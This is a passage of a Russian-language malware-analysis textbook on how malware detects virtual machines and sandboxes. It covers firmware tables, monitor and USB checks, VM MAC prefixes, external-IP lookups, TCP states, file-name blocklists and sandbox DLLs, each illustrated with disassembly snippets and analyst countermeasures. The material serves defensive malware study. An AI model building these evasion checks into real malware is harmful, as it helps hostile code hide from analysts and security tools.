В Windows существует множество малоизвестных и редко применяемых функций API. Один из примеров - функция `IsNativeVhdBoot`:

```
call IsNativeVhdBoot
test eax, 0
jne  loc_403DDD
```

Если `IsNativeVhdBoot` возвращает не 0, система была загружена с виртуального жёсткого диска, что указывает на VM. Обратите внимание, что функция `IsNativeVhdBoot` работает только в Windows 8 и более новых версиях.

Конфигурации мониторов

У обычного современного компьютера, скорее всего, имеется монитор высокого разрешения, а иногда и несколько, чего нельзя сказать о большинстве VM и песочниц. Некоторые вредоносные программы специально проверяют количество используемых мониторов и, обнаружив, скажем, только один, могут сделать вывод, что находятся в среде анализа. Для этого программа способна

вызвать функцию Windows API `GetSystemMetrics`, возвращающую определённую переменную `SM_CMONITORS`, которая представляет количество используемых мониторов. Другой вариант - функция `EnumDisplayMonitors`: она не возвращает общее количество напрямую, а выполняет функцию обратного вызова для каждого монитора. Функция обратного вызова - всего лишь способ выполнить задачи для каждого вызывающего её объекта, в данном случае монитора.

С помощью тех же функций вредоносная программа может проверять разрешение экрана. Типичное разрешение невиртуализированной системы конечного пользователя довольно высоко, например 1600 x 900. Если разрешение экрана аналитической машины ниже, скажем 1152 x 864, вредоносная программа может это отметить.

Функция GetSystemMetrics

`GetSystemMetrics` возвращает множество полезных сведений, которыми вредоносная программа может воспользоваться как для обнаружения VM и песочницы, так и для общего перечисления системы. Вот лишь небольшая часть возвращаемых данных:

- `SM_CMONITORS`: количество настроенных мониторов;
- `SM_CMOUSEBUTTONS`: количество кнопок мыши; возвращает 0, если мышь не установлена;
- `SM_CXSCREEN`: ширина экрана в пикселях;
- `SM_CYSCREEN`: высота экрана в пикселях;
- `SM_MIDEASTENABLED`: настройка ближневосточных языков; возвращает ненулевое значение, если система настроена на иврит или арабский;
- `SM_MOUSEPRESENT`: наличие мыши; возвращает 0, если она не установлена;
- `SM_NETWORK`: наличие сети; если сеть имеется, устанавливается младший значащий бит, а если нет, биты сбрасываются.

USB-контроллеры


Многие VM настроены на применение старой версии протокола USB, например 1.1 или 2.0, либо вообще не имеют устройства USB-контроллера. Поскольку в большинстве современных невиртуализированных систем есть хотя бы один USB-контроллер с актуальной версией USB-устройства, это может послужить вредоносной программе хорошей подсказкой.

В Windows имеется полезный API специально для перечисления USB-устройств и параметров: `Winusb.dll`. Если вы заметили, что вредоносная программа пытается импортировать эту DLL и использовать её функции, это серьёзный признак чего-то подозрительного.

Таблицы микропрограмм

Большинство системного оборудования сопровождается низкоуровневым программным обеспечением, известным как микропрограмма. Микропрограмма вдыхает жизнь в оборудование: без неё оно не смогло бы взаимодействовать с ОС или другими программами. Windows ведёт учёт микропрограмм в таблицах, которые также содержат сведения о производителе и модели связанного оборудования. Вредоносная программа может использовать их для выявления данных, относящихся к гипервизору.

Рассмотрим таблицу микропрограмм. На рис. 6-1 показан вывод бесплатного инструмента NirSoft FirmwareTablesView в моей VM.



Signature	Firmware...	Length	Revision	Checksum	OEM ID	OEM Table ID
	Raw	131,072				
	Raw	131,072				
	SMBIOS	458				
	SMBIOS	458				
APIC	ACPI	92	2	77	VBOX	VBOXAPIC
DSDT	ACPI	8,997	2	238	VBOX	VBOXBIOS
FACP	ACPI	244	4	128	VBOX	VBOXFACP
FACS	ACPI	64	0	0		
SSDT	ACPI	460	1	247	VBOX	VBOXCPUT
XSDT	ACPI	60	1	175	VBOX	VBOXXSDT

Рис. 6-1. Таблицы микропрограмм, отображённые в FirmwareTablesView

Вы, вероятно, уже заметили аномалии, которыми способен воспользоваться образец. Здесь неоднократно встречается VBOX - стандартный префикс микропрограмм гипервизора VirtualBox.

В столбце Firmware можно увидеть тип каждой таблицы микропрограмм, также называемый сигнатурой поставщика: ACPI, SMBIOS или Raw. Некоторым функциям, например `GetSystemFirmwareTable` и `EnumSystemFirmwareTables`, для получения таблиц необходима сигнатура поставщика. Следующий код показывает, как вредоносная программа вызывает `EnumSystemFirmwareTables` для исследования таблиц ACPI:

```
loc_10001300:
push    [esp+38h+BufferSize] ; BufferSize
push    esi                  ; pFirmwareTableEnumBuffer
push    'ACPI'               ; FirmwareTableProviderSignature
call    EnumSystemFirmwareTables
cmp     [esp+38h+BufferSize], eax
```

Позднее вредоносная программа будет искать в буфере с таблицами микропрограмм связанные с гипервизорами строки, такие как `Oracle`, `Vbox`, `VirtualBox`, `VMware` и `VMware, Inc`.

Функция `NtQuerySystemInformation` также возвращает множество различных системных сведений и может использоваться как во вредоносных, так и в законных целях. Вредоносная программа способна применять её для перечисления таблиц микропрограмм. Вот как это может выглядеть:

```
push    [ebp+Length]    ; SystemInformationLength
push    eax             ; SystemFirmwareTableInformation
push    76              ; SystemInformationClass
call    NtQuerySystemInformation
```

Вредоносная программа вызывает функцию `NtQuerySystemInformation` с несколькими важными параметрами. Первый, `SystemInformationLength` (`[ebp+Length]`), задаёт размер буфера, который примет данные, возвращённые вызовом. Второй, `SystemFirmwareTableInformation` (`eax`), является указателем на этот буфер. Третий параметр, `76`, представляет интересующий программу класс системных сведений `SystemFirmwareTableInformation`. После вызова `NtQuerySystemInformation` и сохранения структуры таблицы микропрограмм в буфере программа может перечислить его содержимое в поисках сведений, относящихся к гипервизору.

Обратите внимание, что класс данных `SystemFirmwareTableInformation` не документирован Microsoft, поэтому открытой информации о нём немного. Microsoft сохраняет некоторые функциональные возможности внутренними, вероятно, чтобы ими нельзя было легко

злоупотребить, однако авторы вредоносных программ и исследователи неизбежно их находят. Conix Cybersécurité составила полный список классов данных, возвращаемых `NtQuerySystemInformation`, по адресу https://github.com/conix-security/zer0m0n/blob/master/src/driver/include/nt/structures/SYSTEM_INFORMATION_CLASS.h.

Другие аппаратные устройства

Среди других конфигураций оборудования, которые вредоносная программа может использовать для получения сведений о своей среде, можно назвать приводы CD или DVD, звуковые карты и параметры звука, подключённые принтеры либо их отсутствие, а также последовательные порты. Некоторые из этих параметров мы дополнительно рассмотрим в приложении A, однако вредоносная программа способна перечислить любые конфигурации оборудования в системе жертвы, поэтому включить их все в книгу невозможно.

Далее мы обратим внимание на связанные с сетью сведения, которые вредоносная программа может использовать для выявления среды VM или песочницы.

Артефакты, связанные с сетью

Связанные с сетью артефакты, такие как конфигурации IP-адресов, установленные в данный момент соединения, открытые служебные порты и даже домен, к которому присоединена система жертвы, могут помочь вредоносной программе обнаружить свою среду выполнения. В этом разделе вы узнаете, каким образом.

Конфигурации IP-адресов

Вредоносной программе может потребоваться IP-адрес узла по ряду причин, прежде всего чтобы определить, работает ли узел в песочнице или лаборатории анализа. Стандартный диапазон IP-адресов внутренних сетей VirtualBox - `192.168.56.X`. Стандартный диапазон IP для VMware Workstation - `192.168.X.X`, причём последние два октета выбираются случайным образом, например `192.168.5.100` или `192.168.187.101`. Диапазон зависит от версии установленного гипервизора. Если IP-адрес системы жертвы входит в эти диапазоны, вредоносная программа может либо решить, что это VM, либо подвергнуть систему дальнейшей проверке.

Получить IP-адрес узла можно простым применением функции `GetAdaptersAddresses`:

```
push edx ; AdapterAddresses structure
push 0   ; Reserved parameter
push 0   ; Flags parameter
push 2   ; Family parameter
call GetAdaptersAddresses
--snip--
mov eax, [ebp+AdapterAddresses.FirstUnicastAddress]
mov edx, [ebp+bad_ip_address]
cmp eax, edx
jnz terminate_process
```

Как и многие функции Windows API, `GetAdaptersAddresses` принимает ряд параметров. В данном случае `push edx` помещает в стек адрес буфера `AdapterAddresses`, в котором будут храниться все данные об адресах, возвращённые вызовом функции. Следующие три инструкции помещают в стек параметры `reserved`, `flags` и `family`. Важнее всего параметр `family`, содержащий значение `2`, которое предписывает `GetAdaptersAddresses` возвращать только сведения IPv4. В табл. 6-1

приведены определения всех значений параметра `family`.

Таблица 6-1. Значения параметра family функции GetAdaptersAddresses

Значение ASCII	Числовое значение	Определение
`AF_UNSPEC`	0	Возвращает адреса IPv4 и IPv6
`AF_INET`	2	Возвращает только адреса IPv4
`AF_INET6`	23	Возвращает только адреса IPv6

Затем вредоносная программа вызывает функцию `GetAdaptersAddresses`. Позднее код перемещает значение `AdapterAddresses.FirstUnicastAddress` в `eax`, а переменную `bad_ip_address` - в `edx`. Переменная `FirstUnicastAddress` является частью `AdapterAddresses` и содержит первый IP-адрес структуры. В `bad_ip_address` находится IP-адрес, с которым проводится проверка. Предположим, что это значение `192.168.56.2`, указывающее на сеть VirtualBox. Вредоносная программа сравнивает `FirstUnicastAddress` с `bad_ip_address` посредством `cmp eax, edx`, проверяя, имеет ли система жертвы адрес `192.168.56.2`. Если данный IP присутствует в структуре `AdapterAddresses`, программа переходит к функции `terminate_process` и завершает работу.

Помните, что IP-адреса системы можно перечислить множеством способов. Некоторые функции напрямую запрашивают сведения об интерфейсах, а другие применяют более обходной метод, например перечисляют таблицы IP-сети. Сведения об IP-адресах можно также запросить средствами Windows, такими как WMI, PowerShell и командная строка. Любая вредоносная программа, разыскивающая внутренний IP-адрес узла, должна вызывать подозрение, поскольку она может применять метод обнаружения.

Конфигурации домена

Вредоносная программа может попытаться перечислить домен узла жертвы, чтобы убедиться, что цель находится в определённой компании или сети, либо отсеять среды анализа. В данном случае домен - просто логическая группа систем в сети. Компьютер, которым вы пользуетесь на работе, вероятно, входит в домен, имя которого связано с названием вашей компании. Обычно этот домен является и частью имени узла системы, то есть имени устройства в сети. Например, если вы работаете в Evil Corp, домен может называться `evil.corp`, а имя узла - `your.computer.evil.corp`.

Перечисление домена может быть отличной тактикой уклонения. Например, если система жертвы не связана с доменом либо присоединённый домен не соответствует основной цели вредоносной программы, она может завершить работу во избежание анализа или изменить поведение. Распространённые функции Windows API для перечисления домена узла - `GetComputerName` и `DsGetDcName`.

Помимо функций Windows API, вредоносная программа может запрашивать следующие разделы реестра, где способен храниться домен системы:

- `HKCU\Volatile Environment`
- `HKLM\System\CurrentControlSet\Services\Tcpip\Parameters`

Чтобы сорвать эту тактику, присоедините свои VM и песочницы к домену. Даже фиктивный домен способен обмануть вредоносную программу и заставить её выполниться. Подробнее об имитации доменов и сетевого подключения мы поговорим в приложении A.

Конфигурации MAC-адресов

Адрес управления доступом к среде, или MAC-адрес, представляет собой уникальный идентификатор, назначаемый всему компьютерному сетевому оборудованию. MAC-адрес состоит из цифр длиной 3 байта, представляющих производителя устройства, за которыми следуют ещё 3 байта, относящиеся к аппаратному устройству данного узла (рис. 6-2).




Рис. 6-2. Структура MAC-адреса

На рис. 6-2 приведён пример MAC-адреса `00:50:56:62:9A:12`. Первые 3 байта (`00:50:56`) представляют идентификатор производителя, в данном случае VMware, а последние 3 байта - этот конкретный адаптер.

Вредоносная программа может запросить MAC-адреса узла, чтобы узнать, использует ли он сетевое оборудование определённого производителя. У каждого элемента сетевого оборудования есть и собственный выделенный MAC-адрес, поэтому эти сведения можно применять также для выбора жертв. Пример - получившая теперь широкую известность атака на цепочку поставок под названием ShadowHammer, произошедшая в 2019 году. Злоумышленники использовали список заранее выбранных MAC-адресов, чтобы нацелиться на конкретные компьютеры и заразить их.

Для получения списка MAC-адресов узла вредоносная программа может вызвать функцию Windows API `GetAdaptersAddresses`. Затем она сравнивает список с жёстко заданным набором MAC-адресов и заражает систему, только если находит сетевое устройство с совпадающим адресом. После вызова `GetAdaptersAddresses` тем же способом, который я описал в разделе "Конфигурации IP-адресов" на с. 109, программа проверяет значение `PhysicalAddress` структуры `AdapterAddresses`, содержащее MAC-адреса узла:

```
call GetAdaptersAddresses
--snip--
mov eax, [ebp+AdapterAddresses.PhysicalAddress]
--snip--
mov [ebp+var_38], 0B203B000h ; MAC address data
mov [ebp+var_34], 0F6DDB6CAh ; MAC address data
mov [ebp+var_30], 1D3CA6CDh  ; MAC address data
mov [ebp+var_2C], 287E2CDBh  ; MAC address data
```

Позднее вредоносная программа помещает данные в стек инструкциями вроде `mov [ebp+var_38], 0B203B000h`. Эти данные представляют часть MAC-адреса, который программа будет сравнивать с MAC-адресами жертвы.

Тем же способом можно перечислить MAC-адреса, связанные с VM. Наличие одного из следующих префиксов MAC-адресов укажет вредоносной программе, что она работает в среде VM и, возможно, подвергается анализу.

VMware Workstation

- `00:50:56...`
- `00:0C:29...`
- `00:05:69...`

VirtualBox

- `08:00:27...`

> **Примечание.** Чтобы обойти этот метод обнаружения, измените MAC-адреса своих VM и песочниц.

Внешний IP-адрес и подключение к интернету

Один из методов уклонения, применяемых всё чаще, состоит в получении внешнего IP-адреса потенциальной жертвы. Эти сведения могут потребоваться вредоносной программе по двум причинам. Во-первых, с их помощью можно определить местонахождение потенциальной жертвы. Некоторые вредоносные программы нацеливаются только на жертв в определённой части мира либо стремятся исключить конкретные географические регионы. Это не только помогает программе придерживаться выбранных целей, но и способствует противодействию анализу и уклонению: если потенциальная жертва не входит в региональную область действия, программа завершает работу или изменяет поведение, вероятно обманывая песочницы и аналитиков.

Во-вторых, вредоносная программа может использовать внешний IP-адрес узла или состояние подключения к интернету для обнаружения среды анализа. Например, если внешний IP принадлежит шлюзу популярной виртуальной частной сети (VPN), такой как NordVPN или ExpressVPN, либо выходному узлу TOR, программа может сделать вывод, что её анализируют. В конце концов, если кто-то использует TOR или VPN, он наверняка аналитик вредоносных программ, верно? Кроме того, песочницы и среды анализа часто намеренно работают автономно, поэтому при полном отсутствии внешнего IP-адреса программа может предположить, что находится в лабораторной среде.

Этот метод можно реализовать несколькими способами, но, пожалуй, самый распространённый - просто отправить веб-запрос службе определения IP, например WhatIsMyIP.com или IPLocation.net. Это законные службы, которые сообщают вызывающему узлу его внешний IP-адрес и сведения о географическом местонахождении. Если при запуске вредоносной программы в аналитической песочнице или лаборатории вы видите HTTP-запросы к подобным сайтам, это сигнал, что программа, возможно, пытается определить внешний IP-адрес или местонахождение узла. Вот как это может выглядеть:

```
1 mov     ecx, [ebp+lpszServerName] ; "icanhazip.com"
  push    0         ; dwContext
  push    0         ; dwFlags
  push    3         ; dwService
  push    0         ; lpszPassword
  push    0         ; lpszUserName
2 push    80        ; nServerPort
3 push    ecx       ; lpszServerName
```

```
    push    ebx      ; hInternet
  4 call    ds:InternetConnectA
```

Сначала образец перемещает значение `lpszServerName`, содержащее домен `icanhazip.com`, в регистр `ecx` для дальнейшего использования 1. Функция `InternetConnectA` принимает множество параметров, но важны среди них `nServerPort` 2, который указывает порт для обращения образца к домену, в данном случае порт 80, или HTTP, и сам домен, теперь хранящийся в `ecx` 3. Наконец, программа вызывает `InternetConnectA` 4. По существу, код образца обращается к домену `icanhazip.com` по HTTP, чтобы получить внешний IP-адрес узла.

Связанный метод состоит в простой отправке DNS- или HTTP-запроса поставщику сетевой службы. Подойдёт любой поставщик, но часто используется `Google.com`. Если образец отправляет запрос веб-серверу и не получает данных либо получает неправильные данные, он может сделать вывод, что подвергается анализу. Следующий образец пытается обратиться к `Google.com`, а затем проверяет, соответствует ли ответ обычному ответу сервера:

```
push    ecx        ; lpszServerName ("google.com")
push    ebx        ; hInternet
call    InternetConnectA
--snip--
push    eax        ; lpdwNumberOfBytesRead
1 push    9          ; dwNumberOfBytesToRead
  lea     ecx, [ebp+lpBuffer]
2 push    ecx        ; lpBuffer
  push    edi        ; hFile
3 call    InternetReadFile
  test    eax, eax
  jz      short loc_ 4021B6
--snip--
loc_404194:
4 mov     eax, offset first_bytes  ; "<!doctype"
  test    eax, [ebp+lpBuffer]
```

После попытки обратиться к `Google.com` посредством `InternetConnectA` образец помещает в стек параметры функции `InternetReadFile`, включая `dwNumberOfBytesToRead` 1, где находится количество байтов, которое следует прочитать из ответа веб-сервера, то есть 9, и `lpBuffer` 2, являющийся указателем на данные, возвращаемые `InternetReadFile`. Затем образец вызывает `InternetReadFile` 3, которая читает первые 9 байт ответа Google, предположительно `<!doctype`. Наконец, код сравнивает значение `<!doctype` с фактическим ответом, сохранённым в `lpBuffer` 4. Если ответы различаются, образец может заключить, что система не подключена к интернету или, возможно, анализируется в песочнице.

В современных вредоносных программах этот метод проверки внешнего IP встречается нередко, поэтому обращайте на него внимание. Если при анализе образца вы видите исходящие HTTP- или DNS-запросы к таким сайтам, как `WhatIsMyIP.com`, или к поставщикам служб, например `Google.com` либо `AWS.Amazon.com`, есть вероятность, что программа применяет этот метод обнаружения VM. Следует обращать внимание и на следующие сайты:

- `api.ipify.org`
- `checkip.amazonaws.com`
- `checkip.dyndns.com`
- `icanhazip.com`
- `ip-api.com`
- `ip.anysrc.net`
- `ipecho.net`
- `ipinfo.io`
- `iplocation.net`
- `myexternalip.com`
- `myipaddress.com`

- showipaddress.com
- whatismyip.com
- whatismyipaddress.com
- wtfismyip.com

Состояния TCP-соединений

В предыдущем разделе я упоминал, что аналитики вредоносных программ часто настраивают свои аналитические машины и песочницы для полностью автономной работы либо подключают их к фиктивной сети. Вредоносная программа способна воспользоваться этим поведением, перечислив исходящие TCP-соединения и попытавшись определить, действительны ли они. В настоящей системе конечного пользователя или на сервере, скорее всего, будет множество исходящих TCP-соединений с различными внешними IP-адресами и портами. У машины анализа или песочницы, если только она не подключена к настоящей сети вроде интернета, соединений может быть всего несколько или не быть вообще.

Эта тактика предусматривает применение функции Windows API `GetTcpTable`, которая возвращает таблицу с текущим состоянием последних TCP-соединений системы, подобную результату запуска `netstat.exe` на узле. Такая таблица может выглядеть как табл. 6-2.

Таблица 6-2. Примеры TCP-соединений

Локальный адрес	Локальный порт	Удалённый адрес	Удалённый порт	Состояние
`127.0.0.1`	2869	`local-machine`	49202	`TIME_WAIT`
`127.0.0.1`	2869	`local-machine`	49203	`ESTABLISHED`
`192.168.1.2`	49157	`91.184.220.29`	80	`ESTABLISHED`
`192.168.1.2`	49158	`64.233.160.15`	443	`ESTABLISHED`
…	…	…	…	…

На автономной машине анализа или в песочнице, скорее всего, не будет установленных удалённых TCP-соединений, подобных приведённым в третьей и четвёртой строках табл. 6-2.

Разумеется, вредоносная программа может также воспользоваться для этого штатными средствами Windows, например уже упомянутой `netstat.exe`. При исследовании вредоносной программы обращайте внимание на попытки перечислить сведения о состояниях TCP посредством функций Windows или штатных инструментов системы.

> **Открытые порты**
>
> В некоторых песочницах открыты порты, обычно используемые для обмена данными между гипервизором и VM, где запускается вредоносная программа. Например, песочница Cuckoo с открытым исходным кодом по умолчанию открывает для связи TCP-порт 8000.
>
> Чтобы перечислить эти открытые порты, вредоносная программа может вызвать описанные ранее функции, например `GetTcpTable`. Если она увидит порт 8000 в состоянии `LISTENING` или `ESTABLISHED`, то может предположить, что выполняется в среде песочницы Cuckoo. Более продвинутая вредоносная программа способна даже отправить данные на открытый порт и проверить его поведение, примерно как специалист по тестированию на

проникновение при зондировании цели. В зависимости от ответа открытого порта образец либо продолжит обычную работу, либо предпримет действия по уклонению.

Итоги

В этой главе мы рассмотрели множество методов перечисления конфигураций оборудования и сети, которые вредоносная программа может применять для определения среды выполнения. Как вы увидели, понимание среды и установление контекста играют ключевую роль в способности вредоносной программы обнаруживать VM и песочницы, уклоняться от аналитиков или иным образом придерживаться выбранной цели. В следующей главе мы исследуем, как вредоносная программа выявляет среду анализа посредством проверки аномалий времени выполнения, наблюдения за производительностью и злоупотребления инструкциями виртуального процессора.

Глава 7. Аномалии среды выполнения и виртуального процессора



В трёх предыдущих главах вы увидели, как вредоносная программа может запрашивать и перечислять артефакты и конфигурации ОС, чтобы понять свою среду и обнаружить, что её анализируют. Эта глава посвящена тому, как вредоносная программа способна активно выявлять аналитические песочницы и среды VM, исследуя аномалии, вносимые инструментами анализа, отслеживая производительность и временные характеристики виртуального процессора и злоупотребляя его инструкциями.

Обнаружение аномалий анализа и среды выполнения

Когда вредоносная программа выполняется в песочнице или среде анализа, песочница либо аналитические инструменты могут выдавать своё присутствие несколькими способами. Например, песочницы иногда переименовывают вредоносный файл, присваивая ему типовое имя. Кроме того, песочницы и инструменты анализа могут внедрять код в образец либо изменять его, чтобы лучше перехватывать и исследовать действия программы. Некоторые варианты вредоносных программ способны обнаруживать эти аномалии в среде выполнения. Рассмотрим такие методы подробнее.

Пути запуска, имена файлов и аргументы

Когда вредоносную программу отправляют в автоматизированную песочницу для запуска и анализа, ей часто присваивается типовое имя вроде `sample.exe` или `malware.exe` либо хеш-значение наподобие `b3126a1de5401048f5a6ea5a9192126fc7482ff0`. Кроме того, она может запускаться из типового каталога, такого как `C:\Users\<user>\Downloads` или `C:\Users\<user>\Desktop`, а не из каталога, предусмотренного автором, например временного. Некоторые вредоносные программы способны распознавать эти аномалии. Так, образец может вызвать функцию `GetModuleFileName`, чтобы вернуть собственное имя, или `PathFindFileName`, чтобы получить полный путь запуска. Следующий образец вызывает `GetModuleFileName` и проверяет, не занесено ли его имя файла в список блокировки:

```
push    offset size      ; nSize
push    offset fileNameBuffer    ; lpFilename
push    esi; hModule (null)
1 call    GetModuleFileNameA
--snip--
loc_21D10:
push offset blocklist1 ; "malware.exe"
push fileNameBuffer
2 call wcsstr
test eax, eax
jz   short loc_21E12:
--snip--
3 loc_21E12:
push offset blocklist2 ; "sample.exe"
push fileNameBuffer
call wcsstr
test eax, eax
jz   short loc_21F10:
```

Этот образец вызывает функцию `GetModuleFileNameA` 1 с тремя параметрами: буфером для хранения возвращённого имени вредоносного файла (`fileNameBuffer`), размером буфера (`size`) и целевым модулем (`esi`). Если целевой модуль равен `null`, им является выполняющийся в данный момент процесс.

Затем код вызывает функцию `wcsstr` 2 с двумя параметрами: заблокированным именем файла (`blocklist1`) и указателем на буфер, в котором хранится имя вредоносного файла, возвращённое `GetModuleFileName`. Образец сравнивает собственное имя файла со значением из списка блокировки. Если результат равен 0, то есть возвращённое имя не совпадает с заблокированным, программа переходит к следующему сравнению. Она продолжает перебирать список заблокированных имён 3. Найдя совпадение, программа предполагает, что её анализируют.

Вместо типового имени песочницы и аналитики иногда переименовывают вредоносный файл в его хеш-значение, обычно в формате MD5, SHA-1 или SHA256. Когда вы загружаете вредоносную программу из такого репозитория, как VirusTotal, её имя будет иметь вид хеша, например `b3126a1de5401048f5a6ea5a9192126fc7482ff0`. Перед запуском аналитик или песочница могут просто добавить к нему расширение типа файла: `b3126a1de5401048f5a6ea5a9192126fc7482ff0.exe`. Хеш содержит заданное количество символов: например, 32 символа у MD5 и 40 у SHA-1. Вредоносная программа может подсчитать символы в своём имени и, если их ровно 32 или 40 плюс символы расширения, предположить, что выполняется в среде анализа.

Кроме того, вредоносная программа может исследовать путь запуска и имя файла и сравнивать их с исходными путём и именем, предусмотренными автором. Например, вредоносный документ Microsoft Word способен попытаться загрузить исполняемый файл из интернета и сохранить его в каталоге `C:\Users\<user>\AppData\Roaming` с именем `abc.exe`. Если аналитик получит этот исполняемый файл без исходного документа Word и запустит его из каталога `C:\Users\<user>\Downloads` под именем `evil.exe`, образец может заметить, что работает из

аномального расположения с неизвестным именем, и предпринять действия по уклонению.

Наконец, вредоносная программа может исследовать аргументы своей командной строки. Некоторые песочницы добавляют в процесс собственные аргументы, например `-force`, `-analysis` или `-debug`. Проверяя их наличие, программа способна обнаружить, что работает внутри песочницы, и соответствующим образом изменить поведение. Вариант этого метода - выполнение только при наличии определённых аргументов командной строки. Если программа запущена без них, как может произойти при запуске в автоматизированной песочнице, она способна прекратить полное выполнение или продемонстрировать другие функциональные возможности. Например, образцу `evil.exe` может требоваться аргумент командной строки `do_stuff`:

```
C:\> evil.exe do_stuff
```

Без аргумента `do_stuff` вредоносная программа может неправильно работать в среде анализа. Обычно этот метод предусматривает предварительный вредоносный исполняемый файл или сценарий, который запускает основной исполняемый файл с правильными аргументами. В таком случае вам, возможно, придётся провести ручной анализ и обратную разработку, чтобы определить ожидаемые аргументы командной строки.

Чтобы обойти многие проверки имени файла и пути запуска, которые может применять вредоносная программа, можно просто переименовать файл в случайное слово или фразу и запустить его из каталога, где вредоносные программы часто выполняются, например из временного каталога (`C:\Users\<username>\AppData\Roaming\`). Здесь также важно понимать полную цепочку атаки: программа может искать определённый путь или аргумент, а быстрый способ узнать его - исследовать все артефакты атаки.

Загруженные модули

Некоторые песочницы и инструменты анализа загружают модули в адресное пространство памяти выполняющегося вредоносного процесса, чтобы изменить поведение программы или перехватить её код. В данном случае модуль обычно представляет собой DLL-файл, который по разным причинам загружается или внедряется в целевой процесс. Чтобы определить, какие модули загружены в её пространство памяти, вредоносная программа может перечислить их с помощью функций Windows API `Module32First`, `Module32Next` и `GetModuleHandle` и выявить аномалии.

`Module32First` и `Module32Next` применяются для перебора всех модулей, загруженных в вызывающий процесс, подобно тому как `Process32First` и `Process32Next` служат для перечисления процессов. Функция `GetModuleHandle`, напротив, просто принимает имя модуля в качестве параметра и возвращает его дескриптор, если модуль загружен. Вредоносная программа может использовать её для проверки жёстко заданного списка имён модулей:

```
loc_1:
push offset toolSandboxie; "sbiedll.dll"
call GetModuleHandleA
test eax, eax
jz   loc_2:
--snip--
loc_2:
push offset toolVirtualpc; "vmcheck.dll"
call GetModuleHandleA
test eax, eax
```

Сначала образец помещает в стек адрес строки `sbiedll.dll`, а затем вызывает `GetModuleHandleA`. Если возвращённое значение равно 0, то есть данный модуль не загружен в пространство памяти программы, код переходит к `loc_2`, где теми же инструкциями проверяет модуль `vmcheck.dll`. Два искомых этой программой модуля - это Sandboxie (`sbiedll.dll`), популярное приложение-песочница, и `vmcheck.dll`, модуль, часто загружаемый в гостевой системе

Virtual PC.

> **Примечание.** Этот метод может применяться и по другим причинам, например для поиска средств защиты от вредоносных программ, обнаружения и реагирования на конечных точках (EDR) и других защитных инструментов. Мы обсудим это в части IV.

Аномальные строки в памяти

При перехвате или наблюдении за вредоносной программой аналитические песочницы и инструменты иногда оставляют артефакты в памяти её процесса. Программа может перечислять строки в памяти, разыскивая определённые инструменты анализа и другие подозрительные признаки поведения, как показано в следующем псевдокоде:

```
hashedString = "9253221daaf309200fdcec682a987a51c5a5a598";
ReadProcessMemory(hProcess, lpBaseAddress, lpBuffer, nSize, lpNumberOfBytesRead);
hashedBuffer = sha1sum(lpbuffer);
if (memcmp(hashedString, hashedBuffer, sizeof(hashedString)) == 0)
{
    TerminateProcess();
}
```

